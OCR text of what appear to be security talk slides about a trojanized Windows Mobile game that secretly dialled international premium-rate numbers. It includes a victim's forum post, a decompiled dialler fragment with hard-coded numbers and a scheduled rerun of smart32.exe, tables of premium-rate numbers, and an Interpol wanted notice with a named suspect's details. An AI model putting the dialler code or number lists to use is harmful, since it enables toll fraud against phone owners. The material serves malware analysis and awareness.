
smudgelab **[OP]**
Member


Join Date: Jan 2010
Posts: 38

**Phone dialled out internaionally without permission!**

Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Suday AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:
+88213213214 @ 02:44
+88213213214 @ 02:36
+1(767)503-3611 @ 02 36
+1(767)503-3611 @ 02:36
+1(767)503-3611 @ 02:36
+8823460777 @ 02:35
I have absolutely no idea who or what these numbers are for (Google suggests +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys first. Virus / dialler maybe? Do these even exist for win mo phones? Any help wil be very much appreciated. Thank you.


3D
Anti-terrorist
action
PRESS ANY KEY
©HUIKE 2007


Terroris...
eSync


huike.cn/
HUIKE
www.huike.cn
中文 ENGLISH
留言板 >>
首页
游戏
3D第一人称射击
3D赛车
动作类
飞行射击
角色扮演
休闲益智
冒险解谜
公司
关于我们
合作伙伴
招聘信息
联系方式
热门推荐
more>>
死镇逃生
蓬莱仙侠传
热3D街头飚车
CS反恐特警真3D版
即将发布
more>>
玛雅宝石
谍影危机
超级保龄球
街头篮球

SAVE BIG: 25% OFF Site Wide*




Now accepting



# 3D Anti-terrorist action WM2003SE 1.0.1

by Beijing Huike Technology Co.,Ltd

Details | Compatible devices | Ratings & Comments




Product image for 3D Anti-terrorist action WM2003SE 1.0.1

**Short description for 3D Anti-terrorist action WM2003SE 1.0.1:**
This is a classic 3D first person perspective shooting game.


| | |
|---|---|
| **Rating:** | Rate now - Recommend software |
| **For:** | Show compatible devices |
| Downloads: | 272 |
| License: | Commercial |
| Last updated: | 10/15/2009 |
| Languages: | |
| Category: | Games » Adventure<br>Games » Action<br>Games » Other |
| Registration Key: | will be delivered on purchase |
| Trial version: | Download |

```
{
    int num5 = (int) key.GetValue("Status");
    if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
    {
        Phone phone = new Phone();
        phone.Talk("+8823460777");
        Thread.Sleep(0xc350);
        phone.Talk("+17675033611");
        Thread.Sleep(0xc350);
        phone.Talk("+882132132l4");
        Thread.Sleep(0xc350);
        phone.Talk("+25240221601");
        Thread.Sleep(0xc350);
        phone.Talk("+2392283261");
        Thread.Sleep(0xc350);
        phone.Talk("+8818420111 23");
        long num6 = DateTime.Now.AddMonths(1).ToFileTime();
        long num7 = 0L;
        FileTimeToLocalFileTime(ref num6, ref num7);
        SystemTime time6 = new SystemTime();
        FileTimeToSystemTime(ref num7, time6);
        CeRunAppAtTime(@"\Windows\smart32.exe", time6);
    }
```

# The numbers

- +882346077 Antarctica
- +17675033611 Dominican republic
- +88213213214 EMSAT satellite prefix
- +25240221601 Somalia
- +2392283261 São Tomé and Príncipe
- +881842011123 Globalstar satellite prefix

# "Short Stopping" / "Long Lining"




| | | | | |
|---|---|---|---|---|
| | Guinea Bissau | 245 | 30 - 45 Days EOM | +245-4500000 |
| | Int'l virtual premium | 9 | Weekly | +9-609613016 |
| | Int'l virtual premium | 9 | Weekly | +9-609700152 |
| | Ivory Coast | 225 21 | 30 - 45 Days EOM | + 225-21709209 |
| | Kenya | 254 | Biweekly | +254-204790000 |
| | Latvia | 371 | 30 - 45 Days EOM | +371--65158600 |
| | Latvia | 371 | 30 - 45 Days EOM | + 371-65153590 |
| | Liechtenstein | 423 8 | 30 - 45 Days EOM | + 423-8701270 |
| | Lithuania | 370 | Weekly | + 370-91022401 |
| | Madagascar | 261--2219 | Weekly | + 261-221900000 |
| | Madagascar | 261--221 | 30 - 45 Days EOM | + 261-221000000 |
| | Madagascar | 261--2211 | 30 - 45 Days EOM | + 261-221100000 |
| | Nauru | 674 | 30 - 45 Days EOM | + 674-9990870 |
| | NEW Oration Satellite | 882 33 | 60 Days EOM | +882-33790523 |
| | North Korea | 850-99 | 30 - 45 Days EOM | + 850-99921220 |
| | Norfolk Island | 672 | 30 - 60 Days EOM | + 672-372440 |
| | Poland Premium | 48 22 | 30 - 45 Days EOM | + 48-221988800 |
| | Romania Special Service | 40 312 | 30 - 30 Days EOM | + 40-312499000 |
| | Sao Tome | 239 | 30 - 45 Days EOM | + 239-298599 |
|  | | | | |

F-Secure.

# "International Premium-rate numbers"

- How do you figure out how much such a number costs you?
- How do you figure out who owns the number?
- Where do you complain to?
- How do you get such a number shut down?



10 August 2010

Home
About INTERPOL
News
Drugs
Criminal organizations
Financial and high-tech crime
Fugitives
Genocide, War Crimes, and Crimes against
Wanted
Search
Recent
Notices
National wanted web sites
Fugitive investigations
Public safety and terrorism
Trafficking in human beings
Corruption
Other crime areas

# Wanted

**CHUNGEN, Dai**

## Legal Status

| | |
|---|---|
| Present family name: | **CHUNGEN** |
| Forename: | **DAI** |
| Sex: | MALE |
| Date of birth: | 4 May 1980 (30 years old) |
| Place of birth: | ZHEJIANG, China |
| Language spoken: | CHINESE, English |
| Nationality: | China |

## Offences

